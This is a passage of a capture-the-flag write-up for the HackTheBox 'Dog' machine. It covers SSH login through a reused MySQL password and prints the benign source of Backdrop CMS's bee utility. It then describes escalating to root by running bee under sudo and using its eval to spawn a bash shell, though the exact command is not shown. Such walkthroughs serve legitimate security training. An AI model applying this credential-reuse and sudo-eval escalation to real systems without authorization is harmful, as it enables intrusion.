Now we wait till we get a hit on the password of jobert

Logging in as Johncusack in ssh


command ⇒ ssh johncusack@dog.htb

```
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue 25 Mar 2025 09:28:04 PM UTC

  System load:          0.01
  Usage of /:           49.3% of 6.32GB
  Memory usage:         25%
  Swap usage:           0%
  Processes:            247
  Users logged in:      1
  IPv4 address for eth0: 10.10.11.58
  IPv6 address for eth0: dead:beef::250:56ff:feb0:4ada


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


johncusack@dog:~$
```

The password for johncusack was same as the mysql password wasted my time cracking jobert's password what we learned from this always check if the same credentials work for different users so that you can save you time and resources anyways lets cat the user.txt and move to the root flag

User.txt flag

Now that we have owned user.txt flag lets move to conquering the root flag for that let's first check what sudo privilege's we have.



We can run bee as sudo let's see what bee actually is and what does it do.


Working of /usr/local/bin/bee file

```
#!/usr/bin/env php
<?php
/**
 * @file
 * A command line utility for Backdrop CMS.
 */

// Exit gracefully with a meaningful message if installed within a web
// accessible location and accessed in the browser.
if (!bee_is_cli()) {
  echo bee_browser_load_html();
  die();
}

// Set custom error handler.
set_error_handler('bee_error_handler');

// Include files.
require_once __DIR__ . '/includes/miscellaneous.inc';
require_once __DIR__ . '/includes/command.inc';
require_once __DIR__ . '/includes/render.inc';
require_once __DIR__ . '/includes/filesystem.inc';
require_once __DIR__ . '/includes/input.inc';
require_once __DIR__ . '/includes/globals.inc';

// Main execution code.
bee_initialize_server();
bee_parse_input();
bee_initialize_console();
bee_process_command();
bee_print_messages();
bee_display_output();
exit();

/**
 * Custom error handler for `bee`.
 *
```

```
 * @param int $error_level
 *   The level of the error.
 * @param string $message
 *   Error message to output to the user.
 * @param string $filename
 *   The file that the error came from.
 * @param int $line
 *   The line number the error came from.
 * @param array $context
 *   An array of all variables from where the error was triggered.
 *
 * @see https://www.php.net/manual/en/function.set-error-handler.php
 * @see _backdrop_error_handler()
 */
function bee_error_handler($error_level, $message, $filename, $line, array $context = NULL) {
  require_once __DIR__ . '/includes/errors.inc';
  _bee_error_handler_real($error_level, $message, $filename, $line, $context);
}

/**
 * Detects whether the current script is running in a command-line environment.
 */
function bee_is_cli() {
  return (empty($_SERVER['SERVER_SOFTWARE']) && (php_sapi_name() == 'cli' || (is_numeric($_SERVER['argc']) && $_SE
}

/**
 * Return the HTML to display if this page is loaded in the browser.
 *
 * @return string
 *   The concatentated html to display.
 */
function bee_browser_load_html() {
  // Set the title to use in h1 and title elements.
  $title = "Bee Gone!";
  // Place a white block over "#!/usr/bin/env php" as this is output before
  // anything else.
  $browser_output = "<div style='background-color:white;position:absolute;width:15rem;height:3rem;top:0;left:0;z-index:9
  // Add the bee logo and style appropriately.
  $browser_output .= "<img src='./images/bee.png' align='right' width='150' height='157' style='max-width:100%;margin-t
  // Add meaningful text.
  $browser_output .= "<h1 style='font-family:Tahoma;'>$title</h1>";
  $browser_output .= "<p style='font-family:Verdana;'>Bee is a command line tool only and will not work in the browser.</p
  // Add the document title using javascript when the window loads.
  $browser_output .= "<script>window.onload = function(){document.title='$title';}</script>";
  // Output the combined string.
  return $browser_output;
}
```


This script is part of Backdrop CMS and is called bee, which is a command-line utility for managing Backdrop CMS (similar to drush in Drupal).

Privilege Escalation to root via bee



We got root shell and we have successfully escalated our privileges from johncusack to root now we can cat the root flag and end this challenge but before understand why this worked and what is the eval actually doing . So basically we are trying bee to spawn a root shell via backdrop's command line shell and that eval function helps us to run arbitrary php code that spawns a bash root shell.

Root.txt Flag



Finally we at last have conquered the root as well but getting root was easier than getting low level shell (www-data).

Key Lesson / Finding

1. If you have a blog pot on a website always take note of the username that uploaded it
2. Always look thoroughly in a .git directory if it is exposed
3. Try to login in different users with same password may save some time finding
4. Always read about exploits
5. check what installation are you in before executing the bee file remember to be in the backdrop cms installation or you will encounter bootstrap level error.

HackTheBox